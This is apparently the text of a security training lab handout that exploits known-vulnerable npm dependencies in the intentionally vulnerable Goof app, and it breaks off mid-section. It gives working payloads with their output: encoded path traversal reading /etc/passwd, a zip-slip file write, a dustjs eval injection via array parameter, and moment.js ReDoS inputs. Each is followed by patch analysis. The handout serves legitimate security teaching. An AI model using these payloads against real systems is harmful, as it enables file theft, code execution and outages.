

Hacking Modern Web Apps
Part: 1
Lab ID: 5

Attacking Dependencies with known vulnerabilities

Directory Traversal
Arbitrary File Write
Remote Code Execution (RCE)
Arbitrary Code Injection
Regular Expression DoS (REDoS)

7ASecurity
Protect Your Site & Apps From Attackers
admin@7asecurity.com

INDEX

Part 0: Starting Goof

For best results following this lab section, it is recommended that you use the Goof version present in the following URL:

Command:
```
cd ~/labs/part1/lab3/goof
npm start
```

If you are not using the lab VM, you can install goof manually with the following instructions:

Download URL:
https://training.7asecurity.com/ma/mwebapps/part1/apps/goof_2020_02_06.zip

Official Project link [WARNING: DO NOT USE: paths have changed now!]:
https://github.com/snyk/goof/archive/master.zip

Command:
```
sudo apt-get install libkrb5-dev
```

Before you continue you need to run MongoDB from another terminal:

Command:
```
sudo mongod --dbpath /var/lib/mongodb
```

Output:
```
2020-07-27T21:20:15.609+0200 I  CONTROL  [main] Automatically disabling TLS
1.0, to force-enable TLS 1.0 specify --sslDisabledProtocols 'none'
2020-07-27T21:20:15.618+0200 W  ASIO     [main] No TransportLayer configured
during NetworkInterface startup
```

Then, start goof from the relevant directory:

Commands:
```
mkdir -p ~/labs/part1/lab5
cd ~/labs/part1/lab5
# Download goof from the above links
unzip goof_2020_02_06.zip
cd goof-master
npm install
```

```
npm start
```

Output:

```
> goof@1.0.1 start /home/alert1/labs/part1/lab5/goof
> node app.js

{"app":{},"services":{},"isLocal":true,"name":"goof","port":6001,"bind":"localh
ost","urls":["http://localhost:6001"],"url":"http://localhost:6001"}
Using Mongo URI mongodb://localhost/express-todo
token: SECRET_TOKEN_f8ed84e8f41e4146403dd4a6bbcea5e418d23a9
Express server listening on port 3000
```

Part 1: Directory traversal: Exploiting CVE-2014-3744

Directory traversal attacks (also known as path traversal) can be exploited to read files which are outside of the web root. By manipulating file paths with "../" or its variants (URL encoded, double url encoded, etc.), it may be possible to access arbitrary files from the file directories.

Let's look at a real world example on how this vulnerability exists and how it can be exploited.

st[1] is one of the most popular npm modules used for serving static files. A directory traversal[2] vulnerability was reported in the st module (version < 0.2.5) which allows remote attackers to read arbitrary files via a %2e%2e (encoded dot dot) in an unspecified path.

Understanding Path normalization

Step 1: Exploring static file serving

Let's explore goof to understand how static files are served and see if it's actually using the st module. After starting goof, navigate to http://localhost:3001/, then right click and "View Page Source" code:

Fig.: Viewing the source HTML for goof

[1] https://www.npmjs.com/package/st
[2] https://nvd.nist.gov/vuln/detail/CVE-2014-3744

Looking at the HTML source code, we can see that CSS files are served from "/public/css" which suggests all the static files could be served from the "/public" endpoint.

```
<!DOCTYPE html>
<html>
  <head>
    <title>Goof TODO</title>
    <link rel='stylesheet' href='/public/css/screen.css' />
```

Fig.: static files served from /public endpoint

This can be confirmed by navigating to http://localhost:3001/public which serves us the static files.

Let's explore the source to confirm the function handling the static files:

Commands:

```
grep -ir '/public' . --color --exclude-dir={node_modules,exploits,views}
```

Output:

```
./package-lock.json:      "resolved":
"https://registry.npmjs.org/public-encrypt/-/public-encrypt-4.0.3.tgz",
./app.js:app.use(st({ path: './public', url: '/public' }));
./public/css/screen.css:  background: url("/public/images/delete.png")
no-repeat bottom left;
./public/css/screen.css:  background: url("/public/images/dreamerslab.png")
no-repeat top left;
```

File:
goof/app.js

Code:

```
var st = require('st');
[...]
// Static
app.use(st({ path: './public', url: '/public' }));
```

So this confirms that the application indeed uses the st module for serving static files.

Step 2: Path normalization in st module:

Let's look at the official vulnerability description once again from the NVD[3].

CVE-2014-3744: *Directory traversal vulnerability in the st module before 0.2.5 for Node.js allows remote attackers to read arbitrary files via a %2e%2e (encoded dot dot) in an unspecified path*.

Directory traversal usually occurs when path normalization in the backend code fails to sanitize the URL before normalizing it. Since the URL comes from the client side, as an attacker, we have full control over how it can be constructed.

Let's try to understand the code which was responsible for introducing this vulnerability in the st module.

A good place to start looking at is the main st.js file and see where the URL is getting parsed. Let's add a console.log statement at the end of the code so we understand what is going on:

File:
`node_modules/st/st.js`

Code:

```
// get a path from a url
Mount.prototype.getPath = function (u) {
  u = path.normalize(url.parse(u).pathname.replace(/^[\/\\]?/, '/')).replace(/\\/g,
'/')
  if (u.indexOf(this.url) !== 0) return false

  try {
    u = decodeURIComponent(u)
  }
  catch (e) {
    // if decodeURIComponent failed, we weren't given a valid URL to begin with.
    return false
  }

  // /a/b/c mounted on /path/to/z/d/x
  // /a/b/c/d --> /path/to/z/d/x/d
  u = u.substr(this.url.length)
```

[3] https://nvd.nist.gov/vuln/detail/CVE-2014-3744

```
  if (u.charAt(0) !== '/') u = '/' + u
  var p = path.join(this.path, u)
  console.log('p=' + p + ', this.path=' + this.path + ', u=' + u) //Added 2 debug
  return p
}
```

getPath() is the user defined function which takes a parameter named “u” which is the URL and normalizes it. Let’s take an example URL to understand the code better:

Close (Control + C) and start (npm start) goof again.

Navigate to http://localhost:3000/public/css/screen.css

Pay attention to the console (same terminal where you ran “npm start”):

Console Output:

```
p=/home/alert1/labs/part1/lab5/goof/public/css/screen.css,
this.path=/home/alert1/labs/part1/lab5/goof/public, u=/css/screen.css
```

Armed with this information, we can craft a small replica of the above code for debugging purposes and to understand this better using Node.js interactively from another terminal:

Command:

```
node
```

Output:

```
Welcome to Node.js v12.16.0.
Type ".help" for more information.
```

Now we can run Node.js commands interactively, copy-pasting from the source code above and based on the console.log debug statement, we have the equivalent of `var p = path.join(this.path, u)`

Node.js Command:

```
> path.join('/home/alert1/labs/part1/lab5/goof/public',
decodeURIComponent(path.normalize(url.parse('/css/screen.css').pathname.replace(/^[\/\
\]?/, '/')).replace(/\\/g, '/')))
```

Output:

```
'/home/alert1/labs/part1/lab5/goof/public/css/screen.css'
```

Now we can play with this command to figure things out better:

1. "*url.parse(u).pathname*" returns the full path which is "/css/screen.css".

2. "*replace(/^[\/\\]?/, '/')).replace(/\\/g, '/')*" This essentially replaces backslashes globally to forward slash.

   Node.js Command:

   ```
   > path.join('/home/alert1/labs/part1/lab5/goof/public',
   decodeURIComponent(path.normalize(url.parse('\\/css\\/screen.css').pathname.re
   place(/^[\/\\]?/, '/')).replace(/\\/g, '/')))
   ```

   Output:

   ```
   '/home/alert1/labs/part1/lab5/goof/public/css/screen.css'
   ```

3. "*path.normalize()*" will normalize the path. This means if we give "/../../etc/passwd" as input, it returns "/etc/passwd" as the final path.

   Node.js Command:

   ```
   > path.join('/home/alert1/labs/part1/lab5/goof/public',
   decodeURIComponent(path.normalize(url.parse('/../../etc/passwd').pathname.repl
   ace(/^[\/\\]?/, '/')).replace(/\\/g, '/')))
   ```

   Output:

   ```
   '/home/alert1/labs/part1/lab5/goof/public/etc/passwd'
   ```

4. The value is then explicitly URL decoded.

   Node.js Command:

   ```
   > path.join('/home/alert1/labs/part1/lab5/goof/public',
   decodeURIComponent(path.normalize(url.parse('/../../etc/passwd').pathname.repl
   ace(/^[\/\\]?/, '/')).replace(/\\/g, '/')))
   ```

5. Finally it gets joined with the current working directory path on "*path.join()*".

   Node.js Command:

   ```
   > path.join('/home/alert1/labs/part1/lab5/goof/public',
   decodeURIComponent(path.normalize(url.parse('/../../etc/passwd').pathname.repl
   ace(/^[\/\\]?/, '/')).replace(/\\/g, '/')))
   ```

Local file read using directory traversal

Step 1: Understanding the vulnerability

If an attacker gives URL encoded dots (%2e) and slashes (%2f), url parse, replace and path.normalize() ignores this fact and it becomes a full path on step 4 when the path is explicitly decoded.

For example, if we enter the path: "*/abc/%2e%2e%2f%2e%2e%2fdef*", after all the processing from step 1 to 3, path.normalize() will still return: "*/abc/%2e%2e%2f%2e%2e%2fdef*". Once this goes through step 4, it becomes "*/abc/../../def*" (url decoded).

Input	Output
`/abc/%2e%2e%2f/`	`/abc/../`
`/abc/%2e%2e%2f%2e%2e%2fdef`	`/abc/../../def/`

Let's try this on an interactive node prompt:

Case 1 - Path traversal FAIL - using a standard ../../ sequence

Node.js Command:

```
> path.join('/home/alert1/labs/part1/lab5/goof/public',
decodeURIComponent(path.normalize(url.parse('../../etc/passwd').pathname.replace(/^[\/
\\]?/, '/')).replace(/\\/g, '/')))
```

Output:

```
'/home/alert1/labs/part1/lab5/goof/public/etc/passwd'
```

Case 2 - Path traversal SUCCESS - using %2e%2e%2f sequence

Using %2e%2e%2f instead of ../

Node.js Command:

```
> path.join('/home/alert1/labs/part1/lab5/goof/public',
decodeURIComponent(path.normalize(url.parse('%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fetc/passwd').pathname.replace(/^[\/\\]?/, '/')).replace(/\\/g, '/')))
```

Output:
`'/etc/passwd'`

The problem happens on step 5 when this output becomes joined with the current path and it automatically gets resolved. For example,

Current path: `/home/alert1/goof`
Url path: `/abc/../../def`

So if we join these 2, the final path becomes "*/home/alert1/goof/abc/../../def*" => "*/home/alert1/def*".

Current Path	URL Path (userinput)	Final Path

`/home/alert1/goof`	`/abc/../../def`	`/home/alert1/goof/abc/../../def`
		
		`=>`
		
		`/home/alert1/def`

Step 2: Exploiting the vulnerability:

Let's try to use "../" in the URL encoded form and see if the server responds the way we want it to:

Command:
`curl 'http://localhost:3001/public/%2e%2e%2f/'`

Output:

```
<!doctype html><html><head><title>Index of </title></head><body><h1>Index of
</h1><hr><pre><a href="../">../</a>
<a href="exploits/">exploits/</a>2020-02-24T17:31:15.517Z
<a href="node_modules/">node_modules/</a>2020-02-24T17:31:48.093Z            <a
href="public/">public/</a>2020-02-24T17:31:15.517Z
<a href="routes/">routes/</a>2020-02-24T17:31:15.517Z
<a href="views/">views/</a>2020-02-24T17:31:15.517Z
<a href="app.js">app.js</a>2020-03-12T10:51:39.176Z    2135
```

```
<a href="app.json">app.json</a>2020-02-24T17:31:15.517Z    575
<a href="db.js">db.js</a>2020-02-24T17:31:15.517Z     1402
<a href="deploy-heroku.md">deploy-heroku.md</a>  2020-02-24T17:31:15.517Z 913
<a href="docker-compose.yml">docker-compose.yml</a> 2020-02-24T17:31:15.517Z314
<a href="Dockerfile">Dockerfile</a>2020-02-24T17:31:15.513Z         203
<a href="LICENSE">LICENSE</a>2020-02-24T17:31:15.513Z        11357
<a href="package-lock.json">package-lock.json</a>
2020-02-24T17:31:15.517Z       292415
<a href="package.json">package.json</a>2020-02-24T17:31:15.517Z         1315
<a href="README.md">README.md</a>2020-02-24T17:31:15.513Z         3398
<a href="utils.js">utils.js</a>2020-02-24T17:31:15.517Z          641
</pre><hr></body></html>%
```

This listed the entire root directory of the app which contains critical files like “app.js”, “db.js” etc.. Let’s try to read “db.js” and grep for DB connection password:

Command:

```
curl 'http://localhost:3001/public/%2e%2e%2f/db.js' | grep "password"
```

Output:

```
password: String,
    new User({ username: 'admin', password: 'SuperSecretPassword'
}).save(function (err, user, count) {
```

So in order to reach the root directory, we need to use “*../*” multiple times and then we can read any file. So in order to read “/etc/passwd”, the payload is: “*%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fetc/passwd*”

Command:

```
curl
'http://localhost:3001/public/%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fetc/passwd'
```

Output:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
[...]
mysql:x:123:127:MySQL Server,,,:/nonexistent:/bin/false
mongodb:x:124:65534::/home/mongodb:/usr/sbin/nologin
epmd:x:125:129::/var/run/epmd:/usr/sbin/nologin
```

Patch Analysis

The primary problem due to which the vulnerability existed was due to the fact that the application is not handling url encoded paths properly.

The official patch for fixing the above vulnerability is available in their Github[4]. But the first official patch looks a bit tricky !

Code:

```
// get a path from a url
Mount.prototype.getPath = function (u) {
-  u = path.normalize(url.parse(u).pathname.replace(/^[\/\\]?/, '/')).replace(/\\/g,
'/')
+  var p = url.parse(u).pathname
+  p = p.replace(/%2e/ig, '.')
+  p = p.replace(/%2f/ig, '/')
+  p = p.replace(/%5c/ig, '\\')
+  p = p.replace(/^[\/\\]?/, '/')
+  p = p.replace(/[\/\\]\.\.[\/\\]/, '/')
+
+  u = path.normalize(p).replace(/\\/g, '/')
   if (u.indexOf(this.url) !== 0) return false
```

As you can see from the above code, using regex they are replacing characters “%2e”, “%2f” and “%5c” with their corresponding decoded values “.”, “/”. “\” respectively. Once it is replaced, they use the regex to replace “/../” with “/”.

An issue with the final regex is that it’s not done globally (the “g” flag is missing) and hence it will replace only the first occurrence of “/../” and following occurrences will not be replaced ! This issue of not globally replacing the “/../” was addressed in the later commits[5].

[4] https://github.com/isaacs/st/commit/6b54ce2d2fb912eadd31e2c25c65456d2c8666e1
[5] https://github.com/isaacs/st/commit/6d6100eec8b19e2774a6f2bb5c9b54fa9e1f9e72

Part 2: Adm-zip: Arbitrary File Write via Zip Extraction

Adm-zip is a pure JavaScript implementation for zip data compression for NodeJS. It allows us to decompress zip files directly to disk or compress files and store them to disk in .zip format.

Identifying the vulnerability

Step 1: Exploring the functionality:

Goof has an ability to upload files on the home page where we can upload a zip file. Exploring the request, we can see that it is going to the "/import" endpoint.



Fig.: Upload files are handled by /imports endpoint

Let's investigate the source code for /import occurrences:

Commands:

```
grep -ir '/import' . --color --exclude-dir={node_modules,exploits,views}
```

Output:

```
./package-lock.json:      "resolved":
"https://registry.npmjs.org/import-lazy/-/import-lazy-2.1.0.tgz",

./app.js:app.post('/import', routes.import);
```

File:
goof/app.js

Code:

```
var routes = require('./routes');
[...]
app.post('/import', routes.import);
```

Now it's clear that the routes are defined in goof/routes/index.js.

File:
goof/routes/index.js

Code:

```
var AdmZip = require('adm-zip');
[...]
var importFile = req.files.importFile;
var data;
var importedFileType = fileType(importFile.data);
var zipFileExt = { ext: "zip", mime: "application/zip" };
if (importedFileType === null) {
  importedFileType = { ext: "txt", mime: "text/plain" };
}
if (importedFileType["mime"] === zipFileExt["mime"]) {
  var zip = AdmZip(importFile.data);
  var extracted_path = "/tmp/extracted_files";
  zip.extractAllTo(extracted_path, true);
```

The application is internally calling the "*extractAllTo()*" function inside AdmZip.

Step 2: Exploring the "extractAllTo" function in adm-zip

Exploring the source code (main file named adm-zip.js), we can see the part which handles the file extraction and writing the extracted file to disk.

File:
goof/node_modules/adm-zip/adm-zip.js

Code:

```
extractAllTo : function(/*String*/targetPath, /*Boolean*/overwrite) {
```

```
    overwrite = overwrite || false;
    if (!_zip) {
        throw Utils.Errors.NO_ZIP;
    }

    _zip.entries.forEach(function(entry) {
        if (entry.isDirectory) {
            Utils.makeDir(pth.resolve(targetPath, entry.entryName.toString()));
            return;
        }
        var content = entry.getData();
        if (!content) {
            throw Utils.Errors.CANT_EXTRACT_FILE + "2";
        }
        console.log("targetPath: " + targetPath + ", entry.entryName: " +
entry.entryName.toString());
        Utils.writeFileTo(pth.resolve(targetPath, entry.entryName.toString()),
content, overwrite);
    })
},
```

Just before writing the extracted files to disk, we updated the code with a console.log() so as to see what data is going inside the "*pth.resolve()*".

"targetPath" is the path to which the files will be extracted, which is a constant "*/tmp/extracted_files*" in this case. The "entryName" is the name of the file inside the zip file.

Let's take a sample zip file and confirm our above hypothesis. Let's create a sample file named "7asec.txt" and zip it. Let's upload the zip and see the output:

Commands:

```
touch 7asec.txt
zip sample.zip 7asec.txt
```

Upload the zip file and check the console for the custom console.log() message we printed which will have both "targetPath" and "entryName" values as shown in the screenshot below.

Fig.: targetPath is constant while entryName is attacker controlled !

Exploiting Arbitrary File Write

Step 1: Exploiting the vulnerability:

Here the vulnerability exists where the application tries to resolve the path by appending and resolving "TargetPath" along with "entry.entryName". For example:

TargetPath: `/tmp/extracted_files`
entryName: `../../../../../tmp/evil.txt`

If the above paths are resolved using "*pth.resolve()*", the final path will become "*/tmp/evil.txt*" and it gets written to disk with "*Utils.writeFileTo()*". Just construct a zip file which has the filename "../../../../../tmp/evil.txt" and upload the zip.

Command:
```
ls /tmp
```

Output:
```
mongodb-27017.sock
```

It is recommended that you play with some popular tools to craft your own zip file exploit, as you may need to know how to do this during real assessments, some popular tools in the space are *evilarc.py*[6] and *path_traversal_archiver.py*[7], see the path traversal archiver website[8] for more information.

An example exploit ZIP file is already available in the following location:

Download URL:
https://training.7asecurity.com/ma/mwebapps/part1/apps/zip-slip.zip

Alternative download link:
https://github.com/snyk/zip-slip-vulnerability/raw/master/archives/zip-slip.zip

Once you download the exploit, you can upload it like so:

[6] https://github.com/ptoomey3/evilarc/blob/master/evilarc.py
[7] https://github.com/Alamot/code-snippets/blob/master/path_traversal/path_traversal_archiver.py
[8] https://alamot.github.io/path_traversal_archiver/

Command:

```
curl -F "importFile=@./zip-slip.zip" http://localhost:3000/import
ls /tmp
```

Output:

```
evil.txt
mongodb-27017.sock
```

Patch Analysis

The vulnerability was officially patched in the Github[9] commit where the application now resolves the path before actually writing the file to disk.

Code:

```
var target = pth.resolve(targetPath, maintainEntryPath ? entryName :
pth.basename(entryName));
if(!target.startsWith(targetPath)) {
    throw Utils.Errors.INVALID_FILENAME + ": " + entryName;
[...]
_zip.entries.forEach(function(entry) {
    entryName = entry.entryName.toString();

    if(!pth.resolve(targetPath, entryName).startsWith(targetPath)) {
        throw Utils.Errors.INVALID_FILENAME + ": " + entryName;
    }
```

As you can see from the patch, before actually writing the file to the disk, the target location is fully resolved and is ensured that it starts with the targetPath: After resolving, the final path should start with the targetPath.

This will ensure that files are always extracted to the same directory (as intended by the targetPath) rather than to a different location.

[9] https://github.com/cthackers/adm-zip/pull/212/commits/6f4dfeb9a2166e93207443879988f97d88a37cde

Part 3: Exploiting Dust.js - Remote Code Execution

Dust.js is an asynchronous Javascript templating engine designed for both browser and server. Older versions of dust.js are vulnerable to code injection as the package was using javascript eval() to evaluate the “if” statement condition.

Exploring the codebase for eval()

Step 1: Exploring the Dust.js codebase

Let’s grep through the “dustjs-helpers” to see where the library is actually using “eval()” and how we can reach there from HTTP requests.

Command:

```
grep -inr "eval(" . --color
```

Output:

```
./dist/dust-helpers.js:230:       if(eval(cond)){
./lib/dust-helpers.js:227:       if(eval(cond)){
```

Code:

```
"if": function( chunk, context, bodies, params ) {
  var body = bodies.block,
      skip = bodies['else'],
      cond;

  if(params && params.cond) {
    // Will be removed in 1.6
    _deprecated("{@if}");

     cond = dust.helpers.tap(params.cond, chunk, context);
     console.log("Data getting evaled: " + cond);
    // eval expressions with given dust references
    if(eval(cond)){
     if(body) {
      return chunk.render( bodies.block, context );
     }
     else {
       _log("Missing body block in the if helper!");
       return chunk;
     }
```

Seems like the data present on the “cond” variable is actually passed onto eval(). Let’s put a “console.log()” just before the eval() call so that we can see the value of the variable.

Step 2: Triggering the eval call via Goof

By exploring the “goof/*routes/index.js*” and grepping for “dust”, we can see that the endpoint “*/about_new*” uses dust and it expects one parameter named device.

File:
goof/routes/index.js

Code:

```
exports.about_new = function (req, res, next) {
    console.log(JSON.stringify(req.query));
    return res.render("about_new.dust",
      {
        title: 'Goof TODO',
        subhead: 'Vulnerabilities at their best',
        device: req.query.device
      });
};
```

If we hit the endpoint “*/about_new?device=123*”, the following message will be displayed in the console: “*Data getting evaled: '123'=='Desktop'* “

This shows us that the user input comes inside single quotes. Let’s try injecting single quotes and see if we can come out of the string context and inject custom js payload:

Request:

```
curl 'http://localhost:3000/about_new?device=123'
```

Response (in console):

```
Data getting evaled: '123&#39;'=='Desktop'
```

Request:

```
curl 'http://localhost:3000/about_new?device=123"
```

Response (in console):

```
Data getting evaled: '123&quot;'=='Desktop'
```

Looks like our payloads are getting HTML encoded. Searching through the codebase, we can see file which does the HTML encoding:

File:
goof/node_modules/dustjs-linkedin/lib/dust.js

Code:

```
var HCHARS = /[&<>"']/,
    AMP    = /&/g,
    LT     = /</g,
    GT     = />/g,
    QUOT   = /\"/g,
    SQUOT  = /\'/g;

dust.escapeHtml = function(s) {
  if (typeof s === 'string') {
    if (!HCHARS.test(s)) {
      return s;
    }
    return
s.replace(AMP,'&amp;').replace(LT,'&lt;').replace(GT,'&gt;').replace(QUOT,'&quot;').r
eplace(SQUOT, '&#39;');
  }
  return s;
};
```

One interesting thing to note here is the function checks if the variable “s”, taken from the user input, is of type string. Only if it is type string, the replacing is happening or else it simply returns the data.

Bypassing the checks and RCE

Step 1: Bypassing the checks and RCE

Since the character replacement happens only when input is of type string, what happens if we pass an array via the URL ?

Request:

```
curl 'http://localhost:3000/about_new?device[]=123'
```

Response (in console):

```
Data getting evaled: '123''=='Desktop'
```

The above payload will trigger an error in the UI but if we look at the console, we can see that replacement of the character didn't occur and we can now inject our own code !

Payload:

```
' + console.log('CODE INJECTION'); + '
```

Request:

```
curl
'http://localhost:3000/about_new?device[]=%27%20%2B%20console.log(%27CODE%20INJ
ECTION%27)%3B%20%2B%20%27'
```

Response (in console):

```
Data getting evaled: '' + console.log('CODE INJECTION'); + ''=='Desktop'
```

If we look at the console, we can see that "CODE INJECTION" is being printed showing that we have successfully evaluated our code.

Patch Analysis

Here the vulnerability existed because the HTML encoding was done only if the input was of type string. Since we were able to pass an array, this condition check was bypassed and we could escalate the condition to RCE.

The simplest way to fix the vulnerability is to explicitly convert the type to string and then do the HTML encoding which is exactly how the application fixed this issue[10].

Code:

```
dust.escapeHtml = function(s) {
  if (typeof s === "string" || (s && typeof s.toString === "function")) {
    if (typeof s !== "string") {
      s = s.toString();
    }
```

Here, the application is explicitly checking if the input is of type string and if not, its converting the input to string thereby mitigating the vulnerability

[10] https://github.com/linkedin/dustjs/pull/534/commits/884be3bb3a34a843e6fb411100088e9b02326bd4

Part 4: Moment - Regular Expression Denial of Service

Moment[11] is a lightweight JavaScript date library for parsing, validating, manipulating, and formatting dates. The package was vulnerable to Regular Expression Denial of Service (ReDoS) by providing a specifically crafted input to the "*format()*"function.

Introduction to Regular Expressions

Step 1: Understanding the regex

Let's take a sample regex to understand the working better. Regex101 is a fantastic resource to analyze regex:

URL:
https://regex101.com/

Regex: `/A(B|C+)+D/`

Using Regex101, you can analyze the above regex and here is how it matches a string:

1. The string has to start with the character 'A'.

2. The 2nd character should either be a single B or multiple C's. "+" sign indicates that there should be a minimum one "C" but can have an unlimited number of C's after that.

3. Finally the string has to end with the character "D".

Let's try to match some strings and see the time it takes to complete it.

Command:
```
time node -e '/A(B|C+)+D/.test("ACCCCCCCCCCCCCCCCCCCCCCCCCCCCCD")
```

Output:
```
0.03s user 0.01s system 98% cpu 0.037 total
```

[11] https://www.npmjs.com/package/moment

Command:
```
time node -e '/A(B|C+)+D/.test("ACCCCCCCCCCCCCCCCCCCCCCCCCCCCCCB")'
```

Output:
```
4.20s user 0.02s system 99% cpu 4.235 total
```

Here the string matching took a few ms while an invalid matching took 4.2 seconds. This happens due to a scenario called “backtracking”.

1. The regex engine will try to match the first possible way to accept the current character and then proceed to the next one.

2. If it fails to match the next one, it backtracks to see if there is a way to match the previous character.

3. This can go on and on and sometimes it can cause an exponential backtracking causing a Denial of Service.

Let's look at how the whole problem comes into picture, using a shorter string: "ACCCX". While it looks very straightforward, there are still 4 different ways using which the regex engine could match those three C's:

1. CCC
2. CC+C
3. C+CC
4. C+C+C.

Let’s use the regex101 debugger to see the number of steps it takes before a string is declared as not matched:

URL:
https://regex101.com/debugger

Regex: `/A(B|C+)+D/`

Input: ACCCB

The above string won’t match with the regex. Now we can check the “debugger” on the left sidebar and see the number of tries it took before declaring this as not matching.

String	Number of C's	Steps
ACCCX	3	37
ACCCCCX	5	135
ACCCCCCCCCCX	10	4108
ACCCCCCCCCCCCCX	14	65552

By the time the number of C's reached to 14, there were 65552 steps needed before it could conclude that the string doesn't match the pattern. The more C's we include, the greater time it takes to resolve !

Triggering Regular Expression Denial of Service (REDoS)

Step 1: Triggering DoS using the Moment.js Regex

Let's look at the moment.js regex to see if it is actually vulnerable to ReDoS.

File:
goof/node_modules/moment/src/lib/units/month.js

Regex:
```
/D[oD]?(\[[^\[\]]*\]|\s+)+MMMM?/
```

Here the most interesting thing to note is "\s+" which means there can be one more space before ending with the characters "MMMM" which is very dangerous and can increase the permutations a lot.

Command:
```
time node -e '/D[oD]?(\[[^\[\]]*\]|\s+)+MMMM?/.test("D
MMN MMMM")'
```

Output:
```
4.06s user 0.00s system 99% cpu 4.073 total
```

Let's write a sample code to demonstrate this vulnerability using moment.js:

File:
test_moment.js

Code:

```
var m = require("moment");
m.locale("be");
m().format("D                                MMN MMMM");
```

Command:

```
time node test_moment.js
```

Output:

```
node test.js  15.59s user 0.01s system 99% cpu 15.651 total
```

As we can see from the output, we have successfully triggered the DoS using moment.js. Now let's explore the usage of moment in goof.

Command:

```
grep -inr "moment" . --exclude-dir={node_modules,exploits}
```

Output:

```
